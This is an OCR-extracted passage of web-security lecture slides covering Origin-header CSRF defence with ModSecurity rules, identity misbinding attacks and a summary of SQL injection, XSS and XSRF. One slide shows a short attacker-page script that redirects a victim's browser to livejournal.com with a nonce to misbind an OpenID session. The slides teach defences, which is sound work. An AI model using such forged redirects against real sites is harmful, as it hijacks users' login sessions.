  - Simply following a hyperlink reveals nothing (why?)
- No need to manage secret token state
- Simple firewall rule for subdomains, affiliates


```
SecRule REQUEST_HEADERS:Host !^www\.example\.com(:\d+)?$ deny,status:403
SecRule REQUEST_METHOD ^POST$ chain,deny,status:403
SecRule REQUEST_HEADERS:Origin !^(https?://www\.example\.com(:\d+)?)?$
```

- Supported by XHR2, JSONRequest, expected in IE8's XDomainRequest


Other Identity Misbinding Attacks

- User's browser logs into website, but site associates session with the attacker
  - Login XSRF is one example of this
- OpenID
- PHP cookieless authentication
- "Secure" cookies


OpenID


Victim Browser
www.attacker.com
livejournal.com
GET /blog HTTP/1.1
<script>
location.href = "http://livejournal.com/" +
"update.bml?nonce=ZA1Fa34";
</script>
GET /?nonce=ZA1Fa34 HTTP/1.1
HTTP/1.1 200 OK
Post an Entry
Subject:

PHP Cookieless Authentication



"Secure" Cookies



Summary of Web Attacks

- SQL injection
  - Bad input checking allows malicious SQL query
  - Known defenses address problem effectively
- XSS (CSS) – cross-site scripting
  - Problem stems from echoing untrusted input
  - Difficult to prevent: requires care, testing, tools, …
- XSRF (CSRF) – cross-site request forgery
  - Forged request leveraging ongoing session
  - Can be prevented (if XSS problems fixed)